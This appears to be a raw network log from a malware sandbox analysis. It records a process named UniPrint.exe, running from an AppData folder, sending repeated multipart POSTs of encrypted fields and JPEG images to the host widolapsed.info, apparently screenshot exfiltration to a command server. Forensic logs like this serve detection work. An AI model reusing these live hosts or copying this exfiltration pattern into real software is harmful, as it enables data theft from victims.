2021-09-15 11:46:46 UTC	2861	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ea d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:46 UTC	2861	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:47 UTC	2936	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76630 Content-Type: multipart/form-data; boundary=--------271647860 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:47 UTC	2936	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 37 31 36 34 37 38 36 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------271647860Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:47 UTC	2936	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e0 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:47 UTC	2936	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:49 UTC	3011	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76597 Content-Type: multipart/form-data; boundary=--------2981659231 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:49 UTC	3012	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 39 38 31 36 35 39 32 33 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2981659231Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:49 UTC	3012	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e7 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:49 UTC	3012	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:29 UTC	310	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 81298 Content-Type: multipart/form-data; boundary=--------3135628383 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:29 UTC	310	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 31 33 35 36 32 38 33 38 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3135628383Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:29 UTC	310	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 5a c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${OweZ0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:29 UTC	311	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:50 UTC	3087	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76646 Content-Type: multipart/form-data; boundary=--------3817058548 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:50 UTC	3087	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 38 31 37 30 35 38 35 34 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3817058548Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:50 UTC	3087	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 92 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:50 UTC	3087	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:51 UTC	3162	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76655 Content-Type: multipart/form-data; boundary=--------1585944860 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:51 UTC	3163	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 35 38 35 39 34 34 38 36 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1585944860Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:51 UTC	3163	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 8b d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:51 UTC	3163	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:52 UTC	3238	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76672 Content-Type: multipart/form-data; boundary=--------1049848244 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:52 UTC	3238	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 30 34 39 38 34 38 32 34 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1049848244Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:52 UTC	3238	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 b8 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:52 UTC	3238	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:53 UTC	3313	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76598 Content-Type: multipart/form-data; boundary=--------3157952906 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:53 UTC	3314	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 31 35 37 39 35 32 39 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3157952906Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:53 UTC	3314	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e4 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:53 UTC	3314	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:30 UTC	390	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 83326 Content-Type: multipart/form-data; boundary=--------2112300367 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:30 UTC	390	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 31 32 33 30 30 33 36 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2112300367Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:30 UTC	390	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 b6 bc 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${Owe0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:30 UTC	391	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49758	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:31 UTC	472	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 83305 Content-Type: multipart/form-data; boundary=--------1747900146 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:31 UTC	472	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 37 34 37 39 30 30 31 34 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1747900146Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:31 UTC	473	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 8d bc 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${Owe0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:31 UTC	473	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:32 UTC	554	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:31 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=826ebcf8610b10d2ef33c9c81539d056e24545aa120e2d070e2626fbc0fffa57; expires=Thu, 15-Sep-2022 11:45:31 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:32 UTC	554	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49760	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:32 UTC	554	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 83526 Content-Type: multipart/form-data; boundary=--------4043093276 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:32 UTC	554	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 30 34 33 30 39 33 32 37 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------4043093276Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:32 UTC	555	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 94 bd 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:45:32 UTC	555	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:32 UTC	634	OUT	Data Raw: 92 d8 b0 db f6 63 24 fc 0e 71 c9 94 83 d4 67 23 1c 70 05 6e 22 2c 68 a8 8a 15 54 60 28 18 00 7a 52 d1 40 05 7c e3 5f 47 57 ce 34 d0 98 56 c5 cf 8a 35 db 8b a9 67 fe d6 bd 8b cd 76 7f 2e 2b 87 54 4c 9c e1 46 78 03 b0 ac 7a 05 30 34 e5 d7 6f a7 9e 19 ee 64 f3 e6 8a d6 4b 51 24 ac cc cc ae 1c 12 49 39 24 09 0e 3e 82 b3 28 a2 81 05 14 51 40 05 5d d3 2f be c7 31 dc 09 8d fe f6 3b 7b d5 2a 2a e1 37 09 29 47 72 67 05 38 b8 cb 63 7d ff 00 b1 e5 6f 31 8a 64 f2 79 23 f4 ac cd 4a 4b 79 6e 17 ec a0 08 d5 36 f0 b8 e7 26 a9 d1 5a d4 af ce ad ca 91 95 3a 1c 8e fc cd 85 14 51 5c e6 e1 5d 9d 8f 8d 61 8f 46 b5 d3 6e 2c a4 02 dd 40 f3 51 c1 dd 8e 3e e9 c6 3a fa d7 19 45 16 d5 4b b0 a5 1e 68 b8 be a7 7f ff 00 0b 12 df c8 fb 3f f6 4b 6c db b3 cc f3 46 ec 63 19 c6 3a fb 67 f1 Data Ascii: c$qg#pn",hT`(zR@\|_GW4V5gv.+TLFxz04odKQ$I9$>(Q@]/1;{**7)Grg8c}o1dy#JKyn6&Z:Q\]aFn,@Q>:EKh?KlFc:g
2021-09-15 11:45:32 UTC	636	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 30 34 33 30 39 33 32 37 36 2d 2d 0d 0a 0d 0a Data Ascii: ----------4043093276--
2021-09-15 11:45:33 UTC	636	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:32 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=50121d0d7b920ecf9b06f062985a3e93f1c5decde191e6f62180cd4ffe1ce659; expires=Thu, 15-Sep-2022 11:45:33 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:33 UTC	636	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49761	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

